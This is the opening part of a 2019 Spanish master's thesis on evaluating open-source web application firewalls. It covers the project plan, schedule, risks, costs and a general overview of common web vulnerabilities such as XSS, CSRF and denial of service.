Universitat Oberta de Catalunya

uoc.edu

Análisis de sistemas WAF

Alumno: Olavo Gabriel Pavón Ipiales
Plan de Estudios del Estudiante: “Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones”. (MISTIC)
Área del trabajo final: Hacking

Nombre Consultor: Manuel Mendoza
Nombre Profesor responsable de la asignatura: Victor Garcia

31-12-2019


Esta obra está sujeta a una licencia de Reconocimiento-NoComercial-SinObraDerivada 3.0 España de Creative Commons

Licencias alternativas (elegir alguna de las siguientes y sustituir la de la página anterior)

A) Creative Commons:

Esta obra está sujeta a una licencia de Reconocimiento-NoComercial-SinObraDerivada 3.0 España de Creative Commons

Esta obra está sujeta a una licencia de Reconocimiento-NoComercial-CompartirIgual 3.0 España de Creative Commons

Esta obra está sujeta a una licencia de Reconocimiento-NoComercial 3.0 España de Creative Commons

Esta obra está sujeta a una licencia de Reconocimiento-SinObraDerivada 3.0 España de Creative Commons

Esta obra está sujeta a una licencia de Reconocimiento-CompartirIgual 3.0 España de Creative Commons

Esta obra está sujeta a una licencia de Reconocimiento 3.0 España de Creative Commons

B) GNU Free Documentation License (GNU FDL)

Copyright © 2019 GABRIELPAVÓN.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.3 or any later version published by the Free

Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts.
A copy of the license is included in the section entitled "GNU Free Documentation License".

C) Copyright

© (el autor/a)
Reservados todos los derechos. Está prohibido la reproducción total o parcial de esta obra por cualquier medio o procedimiento, comprendidos la impresión, la reprografía, el microfilme, el tratamiento informático o cualquier otro sistema, así como la distribución de ejemplares mediante alquiler y préstamo, sin la autorización escrita del autor o de los límites que autorice la Ley de Propiedad Intelectual.

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Análisis de sistemas WAF*
Nombre del autor:	*Gabriel Pavón Ipiales*
Nombre del consultor/a:	Manuel Mendoza
Nombre del PRA:	*Víctor García*
Fecha de entrega (mm/aaaa):	12/2019
Titulación::	Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones
Área del Trabajo Final:	*Hacking*
Idioma del trabajo:	*Castellano*
Palabras clave	*WAF, Open Source, OWASP*

Resumen del Trabajo:

La finalidad del presente trabajo está enfocado al uso de soluciones WAF (Web Application Firewall) con herramientas Open Source, se van a describir las principales vulnerabilidades que poseen las aplicaciones Web, los antecedentes, funcionamiento y la importancia que estas soluciones WAF desempeñan como segmento de seguridad sobre los aplicativos web de las empresas para garantizar la confidencialidad, la integridad y disponibilidad de la información.

Se implementó un laboratorio para mitigar algunos ataques comunes sobre el aplicativo web vulnerable denominado DVWA de la herramienta Web Security Dojo, con el uso de soluciones WAF con herramientas Open Source. Vectores de ataques como por ejemplo: XSS, Inyección SQL, fuerza bruta, File inclusión, etc; que se encuentran establecidas en el top 10 de las amenazas lanzadas por el Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP).

Se integró al laboratorio de pruebas, la herramienta ELK stack, para la gestión de logs de los WAFs. Con la finalidad de poder tener una herramienta Open Source, para la administración de registros, permitiendo la monitorización, consolidación y análisis de logs generados en múltiples servidores, con el objetivo de poder tomar decisiones que nos ayuden a mejorar la seguridad de nuestros sistemas.

Finalmente, las conclusiones han sido satisfactorias ya que se cumplió con los objetivos planteados.

Abstract:

The purpose of this job is focused on the use of WAF (Web Application Firewall) with tools Open Source, the main vulnerabilities that Web applications have are described,the background, operation and importance that these WAF solutions act as a security segment on the web applications of companies to guarantee the confidentiality, integrity and availability of information.

A laboratory was implemented to mitigate some common attacks on the vulnerable web application called DVWA of the Web Security Dojo tool, with the use of WAF solutions with Open Source tools. Attack vectors such as: XSS, SQL injection, brute force, File inclusion, etc; which are established in the top 10 of the threats launched by the Open Web Application Security Project (OWASP).

The ELK stack tool was integrated into the test laboratory for the management of WAF logs. In order to have an Open Source tool, for records management, allowing monitoring, consolidation and analysis of logs generated on multiple servers, with the objective to take decisions that help us improve the security of our systems.

Finally, the conclusions have been satisfactory since the objectives set were met.

Índice

Lista de figuras

Lista de tablas

1. Introducción

1.1 Contexto y justificación del Trabajo

Uno de los sistemas más vulnerables ante ataques externos es el de servicios de hosting o alojamiento web. Esto es debido a que además de proporcionar información a cualquiera que la solicite sirve contenidos de la página web a los que la visitan, en ocasiones los visitantes también podrán introducir información a través de formularios web, hacer login si ofrecemos algún servicio que lo precise, o incluso subir archivos a nuestro servidor, si así lo hemos dejado configurado para nuestra página.

Si alguno de los componentes de nuestro sistema (sistema operativo, software del servidor, gestor de contenidos, base de datos, página web, sistema de pago, etc.) contara con alguna vulnerabilidad o una mala configuración, un atacante podría ingresar información manipulada en algún formulario o subir archivos maliciosos para así aprovecharse de las fallas de seguridad, pudiendo hacerse con el control de nuestro sistema.

El presente trabajo está enfocado al uso de soluciones WAF (Web Application Firewall) con herramientas Open Source, se van a describir las principales vulnerabilidades que poseen las aplicaciones Web, los antecedentes, funcionamiento y la importancia que estas soluciones WAF desempeñan como segmento de seguridad sobre los aplicativos web de las empresas para garantizar la confidencialidad, la integridad y disponibilidad de la información.

Los servidores Web, están expuestos a distintos vectores de ataque, que podrían convertirse en serias vulnerabilidades de seguridad, que afecten no solo el servicio de la aplicación sino que también pueden, dependiendo su criticidad, afectar toda la infraestructura de una organización[1]. Por ello es importante realizar un análisis técnico de las soluciones WAF con herramientas Open Source, para adoptar controles que permitan mitigar estos riesgos, en empresas que no cuenten con un capital para invertir en herramientas licenciadas.

El uso de soluciones WAF con herramientas Open Source, determinará las mejoras que pueden tener las empresas en sus aplicativos web, mitigando ataques comunes establecidas como por ejemplo en el top 10 de las amenazas lanzadas por el Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP), comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar.[2]

Los beneficios de los WAF, pueden marcar la diferencia entre una aplicación web segura y una que ha sido comprometida. Muchos gerentes de TI todavía luchan con los sistemas WAFs porque son caros y difíciles de mantener. De esta necesidad nace el presente proyecto de realizar un estudio de sistemas WAF basados en plataformas Open Source, ya que muchas empresas cuentan con un presupuesto o un conjunto de recursos limitados.

Un firewall de aplicación web (WAF) proporciona seguridad al operar a través de una aplicación o servicio, analizan peticiones web y compará con políticas de seguridad en base a la aplicación utilizada para la mitigación de ataques, bloqueando las entradas y salidas que no cumplen con la política de un firewall. Una ventaja de los sistemas WAF sobre los aplicativos web, es que no requieren la modificación del código fuente de la aplicación.

Las reglas para bloquear un ataque pueden personalizarse según la función de protección de los sitios web que deben tener los WAF. Esto se considera una tecnología de seguridad de la información en evolución. Es más poderoso que un firewall de red estándar, dado que no se trabaja a nivel TCP/IP sino a nivel de aplicación.

WAF es un filtro que se encuentra frente a su aplicación web y que inspecciona el tráfico entrante en busca de posibles amenazas y actividad maliciosa. Es uno de los medios más comunes de protección contra ataques en la capa de aplicación. [3]

Como resultado final del análisis técnico que se pretende realizar, es comparar las soluciones WAF con herramientas Open Source según su funcionalidad ante los distintos vectores de ataques en los aplicativos web y analizar que herramienta se desempeña mejor para mitigar ataques en aplicativos web. Para posteriormente que las empresas puedan elaborar un plan de acción preventiva, de forma tal de poder elevar el nivel de seguridad de la empresa antes de que un posible ataque ocurra. Disminuyendo el tiempo de reacción antes de que se solucionen las vulnerabilidades a nivel de diseño.

1.2 Objetivos del Trabajo

El objetivo principal de este Trabajo de fin de master son los siguientes:

- Analizar soluciones WAF (Web Application Firewall) en un entorno de prueba con herramientas Open Source en seguridad de aplicaciones web.

Como objetivos específicos tenemos:

- Identificar los riesgos más comunes en seguridad de aplicaciones web.
- Citar la metodología orientada al análisis de seguridad de aplicaciones Web (OWASP).
- Investigar y analizar las soluciones WAF con herramientas Open Source.
- Investigar sobre distribuciones que permitan explotación de vulnerabilidades web.
- Describir herramientas de ataques para aplicativos web.
- Instalar y configurar la distribución que permita la explotación de vulnerabilidades web.
- Instalar y configurar las soluciones WAF Open Source.
- Instalar y configurar la herramienta de Gestión de Logs Open Source.

- Comparar las soluciones WAF con herramientas Open Source según su funcionalidad ante los distintos vectores de ataques en los aplicativos web.

1.3 Alcance de la solución

El alcance de este trabajo final de master se determinará con el diseño y la implementación de soluciones WAF (Web Application Firewall), en un entorno de pruebas con herramientas Open Source en seguridad de aplicaciones web. Para lo cual se necesitará una herramienta de virtualización como VMware, VirtualVox, que permitan crear las máquinas virtuales, poder ejecutar todas las herramientas necesarias, realizar la integración de todas las herramientas y poder desarrollar el laboratorio que se pretende diseñar.

Todas las soluciones/herramientas/sistemas operativos utilizadas deben ser de preferencia Open Source.


1.4 Fuera de Alcance y Suposiciones

Este trabajo final de master no contempla lo siguiente:

- Implementación del laboratorio en un ambiente en producción, ya que conllevaría a extender el tiempo de entrega del trabajo, debido a que se debería recoger los datos en tiempo real para evitar falsos positivos en la creación de reglas de las soluciones WAF.
- Configuración en firewall/UTM o equipo de seguridad perimetral para crear las reglas necesarias, NAT y PAT para el correcto funcionamiento de los servicios hacia el exterior.

1.5 Enfoque y método seguido

El ciclo de vida del presente proyecto que se aplicará es el siguiente:



Entregables y Criterios:

N. de serie	Fase	Detalle
	Creación	✓ Plan de trabajo ✓ Establecer problema, definir objetivos, beneficios, alcance, riesgos, costes y recursos.
	Inicio de Proyecto	✓ Diagramas de Gantt para revisión y control de tiempos ✓ Entrega de PEC 1.
	Análisis (Investigación)	✓ Investigar sobre todos los conceptos, metodologías y herramientas que se van a utilizar en el presente proyecto. ✓ Entrega PEC 2.
	Diseño, Instalación, Configuración y Pruebas.	✓ Diseñar la topología adecuada. ✓ Preparar el entorno de virtualización para el entorno de pruebas. ✓ Instalar, configurar todas las herramientas necesarias para la ejecución del proyecto. ✓ Realizar todas las pruebas necesarias, para describir los resultados obtenidos. ✓ Entrega PEC 3.
	Cierre de Proyecto	✓ Conclusiones del trabajo realizado. ✓ Redacción de la memoria final. ✓ Entrega PEC 4. ✓ Preparación de video y diapositivas. ✓ Entrega PEC 5. ✓ Defensa de TFM.

Se ha optado por seguir este modelo de ciclo de vida, ya que las fases por las que pasa el proyecto son secuenciales, aunque en ocasiones se superponen y suceden en paralelo. Y se tienen indicadores de seguimiento y de entrega en cada fase.

1.6 Planificación del Trabajo

Fecha de inicio proyectada: 18-09-2019
Fecha fin proyectado: 07-01-2020


Gantt Preliminar:

Id.	Nombre de tarea	Comienzo	Fin	Duración
1	**PLANIFICACIÓN**	18/09/2019	19/09/2019	2d
2	Establecer problema a resolver y contexto	18/09/2019	19/09/2019	2d
3	Definir Objetivos	20/09/2019	21/09/2019	2d
4	Motivación del proyecto / beneficios	22/09/2019	22/09/2019	1d
5	Delimitar Alcance	23/09/2019	25/09/2019	3d
6	Elaborar Cronograma de actividades	25/09/2019	28/09/2019	4d
7	Definir tareas	25/09/2019	28/09/2019	4d
8	Identificar Riesgos	28/09/2019	29/09/2019	2d
9	Definir Costes y recursos	30/09/2019	30/09/2019	1d
10	Entregar PEC 1: Plan de trabajo	01/10/2019	01/10/2019	1d
11	**INVESTIGACIÓN**	02/10/2019	02/10/2019	0d
12	Describir las vulnerabilidades comunes en aplicativos web	02/10/2019	04/10/2019	3d
13	Citar la metodología orientada al análisis de seguridad de aplicaciones Web. (OWASP)	04/10/2019	05/10/2019	2d
14	Investigar sobre las soluciones WAF	06/10/2019	08/10/2019	3d
15	Investigar el funcionamiento de las soluciones WAF	08/10/2019	11/10/2019	4d
16	Analizar las soluciones WAF Open Source existentes	12/10/2019	19/10/2019	8d
17	Investigar sobre distribuciones que permitan explotación de vulnerabilidades web	20/10/2019	23/10/2019	4d
18	Describir herramientas de ataques para aplicativos web	24/10/2019	28/10/2019	5d
19	Entregar PEC 2	29/10/2019	29/10/2019	1d


20	**IMPLEMENTACIÓN**	30/10/2019	30/10/2019	0d
21	Diseñar la topología de red a implementar	31/10/2019	31/10/2019	1d
22	Preparar el entorno de virtualización para el entorno de pruebas	01/11/2019	03/11/2019	3d
23	Instalar y configurar la distribución que permita la explotación de vulnerabilidades web	04/11/2019	07/11/2019	4d
24	Instalar y configurar las soluciones WAF Open Source	06/11/2019	15/11/2019	10d
25	Implementar reglas en las soluciones WAF	12/11/2019	21/11/2019	10d
26	Instalar y configurar las herramientas de ataques para aplicativos web	16/11/2019	23/11/2019	8d
27	Integrar el laboratorio y realizar las pruebas respectivas	21/11/2019	30/11/2019	10d
28	Entregar PEC 3	26/11/2019	26/11/2019	1d
29	Describir los resultados obtenidos	29/11/2019	02/12/2019	4d
30	Comparar las soluciones WAF	03/12/2019	06/12/2019	4d
31	**PRESENTACIÓN**	06/12/2019	06/12/2019	0d
32	Conclusiones sobre el trabajo realizado	07/12/2019	09/12/2019	3d
33	Redacción de la memoria final	10/12/2019	23/12/2019	14d
34	Entregar PEC 4	31/12/2019	31/12/2019	1d
35	**DEFENSA**	01/01/2020	01/01/2020	0d
36	Preparación de video y diapositivas	01/01/2020	03/01/2020	3d
37	Grabación de video	04/01/2020	06/01/2020	3d
38	Entregar PEC 5	07/01/2020	07/01/2020	1d
39	Defensa de TFM	13/01/2020	17/01/2020	5d

Planificación temporal detallada de las tareas y sus dependecnias:

Id.	Nombre de tarea	Comienzo	Fin	Duración
1	**PLANIFICACIÓN**	18/09/2019	19/09/2019	2d
2	Establecer problema a resolver y contexto	18/09/2019	19/09/2019	2d
3	Definir Objetivos	20/09/2019	21/09/2019	2d
4	Motivación del proyecto / beneficios	22/09/2019	22/09/2019	1d
5	Delimitar Alcance	23/09/2019	25/09/2019	3d
6	Elaborar Cronograma de actividades	25/09/2019	28/09/2019	4d
7	Definir tareas	25/09/2019	28/09/2019	4d
8	Identificar Riesgos	28/09/2019	29/09/2019	2d
9	Definir Costes y recursos	30/09/2019	30/09/2019	1d
10	Entregar PEC 1: Plan de trabajo	01/10/2019	01/10/2019	1d
11	**INVESTIGACIÓN**	02/10/2019	02/10/2019	0d
12	Describir las vulnerabilidades comunes en aplicativos web	02/10/2019	04/10/2019	3d
13	Citar la metodología orientada al análisis de seguridad de aplicaciones Web. (OWASP)	04/10/2019	05/10/2019	2d
14	Investigar sobre las soluciones WAF	06/10/2019	08/10/2019	3d
15	Investigar el funcionamiento de las soluciones WAF	08/10/2019	11/10/2019	4d
16	Analizar las soluciones WAF Open Source existentes	12/10/2019	19/10/2019	8d
17	Investigar sobre distribuciones que permitan explotación de vulnerabilidades web	20/10/2019	23/10/2019	4d
18	Describir herramientas de ataques para aplicativos web	24/10/2019	28/10/2019	5d
19	Entregar PEC 2	29/10/2019	29/10/2019	1d



20	**IMPLEMENTACIÓN**	30/10/2019	30/10/2019	0d	
21	Diseñar la topología de red a implementar	31/10/2019	31/10/2019	1d	
22	Preparar el entorno de virtualización para el entorno de pruebas	01/11/2019	03/11/2019	3d	
23	Instalar y configurar la distribución que permita la explotación de vulnerabilidades web	04/11/2019	07/11/2019	4d	
24	Instalar y configurar las soluciones WAF Open Source	06/11/2019	15/11/2019	10d	
25	Implementar reglas en las soluciones WAF	12/11/2019	21/11/2019	10d	
26	Instalar y configurar las herramientas de ataques para aplicativos web	16/11/2019	23/11/2019	8d	
27	Integrar el laboratorio y realizar las pruebas respectivas	21/11/2019	30/11/2019	10d	
28	Entregar PEC 3	26/11/2019	26/11/2019	1d	
29	Describir los resultados obtenidos	29/11/2019	02/12/2019	4d	
30	Comparar las soluciones WAF	03/12/2019	06/12/2019	4d	
31	**PRESENTACIÓN**	06/12/2019	06/12/2019	0d	
32	Conclusiones sobre el trabajo realizado	07/12/2019	09/12/2019	3d	
33	Redacción de la memoria final	10/12/2019	23/12/2019	14d	
34	Entregar PEC 4	31/12/2019	31/12/2019	1d	
35	**DEFENSA**	01/01/2020	01/01/2020	0d	
36	Preparación de video y diapositivas	01/01/2020	03/01/2020	3d	
37	Grabación de video	04/01/2020	06/01/2020	3d	
38	Entregar PEC 5	07/01/2020	07/01/2020	1d	
39	Defensa de TFM	13/01/2020	17/01/2020	5d	



1.7 Análisis de Riesgos

A continuación se enumeran una serie de riesgos que pueden afectar o desviar temporalmente a la realización de este trabajo.

- **Riesgo 1:** Falta de información para entender el funcionamiento y saber aplicar las respectivas reglas de los WAF con herramientas Open Source. No exista información documentada y actualizada.
  Probabilidad / Impacto (1-5): 3/4
  Mitigación: Buscar documentación en diferentes idiomas en internet, páginas oficiales, manuales de uso y configuración, videos, libros, foros, etc.

- **Riesgo 2:** Falta de capacidad de hardware, el proyecto pretende realizar un tests de varias máquinas virtuales que deben estar funcionando al mismo tiempo, por lo que el consumo de los recursos del computador portátil asignado no pueda abastecer con los recursos requeridos.
  Probabilidad / Impacto (1-5): 3/3
  Mitigación: Buscar un equipo con mejores características para poder realizar el tests sin ningún inconveniente.

- **Riesgo 3:** Problemas de incompatibilidad de integración de las diferentes herramientas, generando retardos con la planificación.
  Probabilidad / Impacto (1-5): 3/4
  Mitigación: Se debe realizar una investigación a fondo de los WAF Open Source para determinar las incompatibilidades con las otras herramientas que se va a integrar. En caso de que existan incompatibilidades con algún WAF y las herramientas a integrar, se deberá dejar de lado esa solución y solo se realizará las pruebas con los sistemas que son compatibles.

1.8 Costes y recursos estimados

Para llevar el proyecto, además de la inversión de tiempo ya planificado en los puntos anteriores, se necesitan algunos recursos materiales con un coste asociado:

Tabla 1. *Costes y recursos estimados*

Recursos	Uso	Coste
Computador portátil	Ordenador donde redactar la memoria. Instalar herramientas en laboratorio virtual.	980 $
Conexión a internet	Recurso necesario para realizar la investigación de las herramientas a implementar en el laboratorio.	35 $
Software	Implementación con herramientas open source.	0 $

2. Fase de Investigación

2.1 Describir las vulnerabilidades comunes en aplicativos web

Uno de los aspectos esenciales de un Sistema de Gestión de la Seguridad de la Información (SGSI) de acuerdo a los requisitos de ISO 27001:2005, es la evaluación de los riesgos a los que están sometidos los activos de la organización.

Para ello existen dos conceptos fundamentales: Amenaza y Vulnerabilidad:

• RIESGO: (Inglés: Risk). Posibilidad de que una amenaza concreta pueda explotar una vulnerabilidad para causar una pérdida o daño en un activo de información. Según [ISO Guía 73:2002]: combinación de la probabilidad de un evento y sus consecuencias.

• AMENAZA: (Inglés: Threat). Según [ISO/IEC 13335-1:2004]: causa potencial de un incidente no deseado, el cual puede causar el daño a un sistema o la organización.

• VULNERABILIDAD: (Inglés: Vulnerability). Debilidad en la seguridad de la información de una organización que potencialmente permite que una amenaza afecte a un activo. Según [ISO/IEC 13335-1:2004]: debilidad de un activo o conjunto de activos que puede ser explotado por una amenaza.

De la lectura de la definición de vulnerabilidad, así como la mención en la propia ISO 27001:2005, cuando habla de “identificar los riesgos” (4.2.1.d) y dice “identificar las vulnerabilidades bajo las que podrían actuar dichas amenazas”, se entiende que la vulnerabilidad nunca es la consecuencia de la amenaza, sino una situación existente que pudiera ser aprovechada (explotada) por una determinada amenaza. [4]

Las aplicaciones web pueden presentar diversas vulnerabilidades que van de acuerdo a los servicios que prestan. Las aplicaciones web son las herramientas más utilizadas por las organizaciones alrededor del mundo. Estas ofrecen diversos beneficios para las empresas que van desde la agilización de procesos, la optimización de las comunicaciones y la digitalización de servicios. Sin embargo, las apps web también se han convertido el objetivo número 1 para la explotación de vulnerabilidades. [5] [6]

De acuerdo con el reporte de Acunetix “Web Application Vulnerability 2019”, las debilidades de aplicaciones web son la amenaza más crítica en las empresas. Y ante este problema, se precisan nuevos enfoques para la mitigación de vulnerabilidades.

A continuación, mencionamos las vulnerabilidades más frecuentes según el estudio de Acunetix:

- **Vulnerabilidades de severidad crítica**

Algunas organizaciones cuentan con herramientas de ciberseguridad, los recursos tradicionales parecen ser ineficaces en entornos web. Se han registrado numerosos incidentes relacionados a vulnerabilidades de alto riesgo, comprometiendo la integridad de los procesos y los protocolos confidencialidad.

El 46% de las app web tienen vulnerabilidades críticas.

- **Vulnerabilidades de servidor web**

Los aplicativos webs son propensos a las brechas de seguridad. Estas vulnerabilidades pueden ser del tipo divulgación de información hasta una vulnerabilidad por desbordamiento de búfer que se puede explotar de forma remota, y de esta manera facilitar ataques como la ejecución remota de código.

Los recursos con mayores riesgos son IIS y Apache, para ello es necesario parchear hasta las vulnerabilidades más triviales en las aplicaciones.

- **Vulnerabilidades en WordPress**

WordPress es uno de los blancos principales de los hackers. Muchas de las debilidades de WordPress son inherentes a la divulgación de información. La comunidad de WordPress actualiza periódicamente las versiones más recientes, para subsanar este tipo de brechas de seguridad.

Las vulnerabilidades dentro de los plugins más utilizados pueden ir desde la divulgación de información sensible hasta inyección SQL, y la ejecución remota de código.

- **Bibliotecas JavaScript**

Muchas aplicaciones web utilizan de librerías JavaScript antiguas u obsoletas. El 33% de los objetivos analizados dependían de bibliotecas JS con vulnerabilidades XSS conocidas. Las bibliotecas JavaScript vulnerables más frecuentes son las versiones antiguas de jQuery y jQuery UI; así como las versiones antiguas de Moment.JS y de YUI Library.

- **Cross-site scripting (XSS)**

Esta vulnerabilidad se clasifica en tres categorías: Stored (Persistente) XSSReflected (Persistente) y XSSDOM-based XSS. A diferencia de muchas vulnerabilidades, este problema se origina del lado del cliente por el uso de versiones JS en mal estado. El 30% de las aplicaciones web son vulnerables a XSS.

El objetivo del atacante es hacer que la víctima ejecute inadvertidamente un script inyectado maliciosamente, que se procesa por medio de una aplicación web de confianza. De esta manera, el cibercriminal puede robar datos sensibles a los que el usuario tiene acceso; o incluso modificar el diseño de las aplicaciones para enviar datos sensibles a cualquier destinatario. [5] [6]




Figura 1. Análisis de vulnerabilidades criticas

Vulnerabilidades de severidad media

Las vulnerabilidades de severidad media predominan en las aplicaciones web. En este nivel, los atacantes necesitan accesos a usuarios privilegiados y deben interactuar con los usuarios para ingresar a los sistemas privados.

El 87% de los sitios web tienen debilidades de nivel medio.

- **Cross-site request forgery (CSRF)**

El 51% de las aplicaciones son susceptibles a la falsificación de solicitudes en sitios cruzados; o utilizan formularios HTML sin la presencia de un token CSRF.

Los atacantes utilizan los sitios de “confianza” en el navegador de la víctima para obtener información privada. De esta forma, cada vez que un usuario ejecuta una solicitud HTTP a determinada aplicación o website, el navegador reenvía automáticamente al atacante las cookies asociadas.

- **Denegación de servicio (DoS)**

El 18% de los objetivos analizados eran vulnerables a DoS; mientras que el 13% eran vulnerables a un tipo específico de denegación de servicio HTTP a nivel de aplicación conocido como denegación de servicio HTTP lenta (también conocido como Slowloris).

- **Vulnerabilidades TLS/SSL**

El TLS tiene una imprescindible para todos los sitios web; sobre todo para los sitios que se ocupan del envío y la recepción de datos confidenciales. Por esto, las configuraciones erróneas de TLS, o el uso de cifrados de TLS antiguos pueden vulnerar la integridad de las empresas a través de ataques como el downgrade.[5] [6]

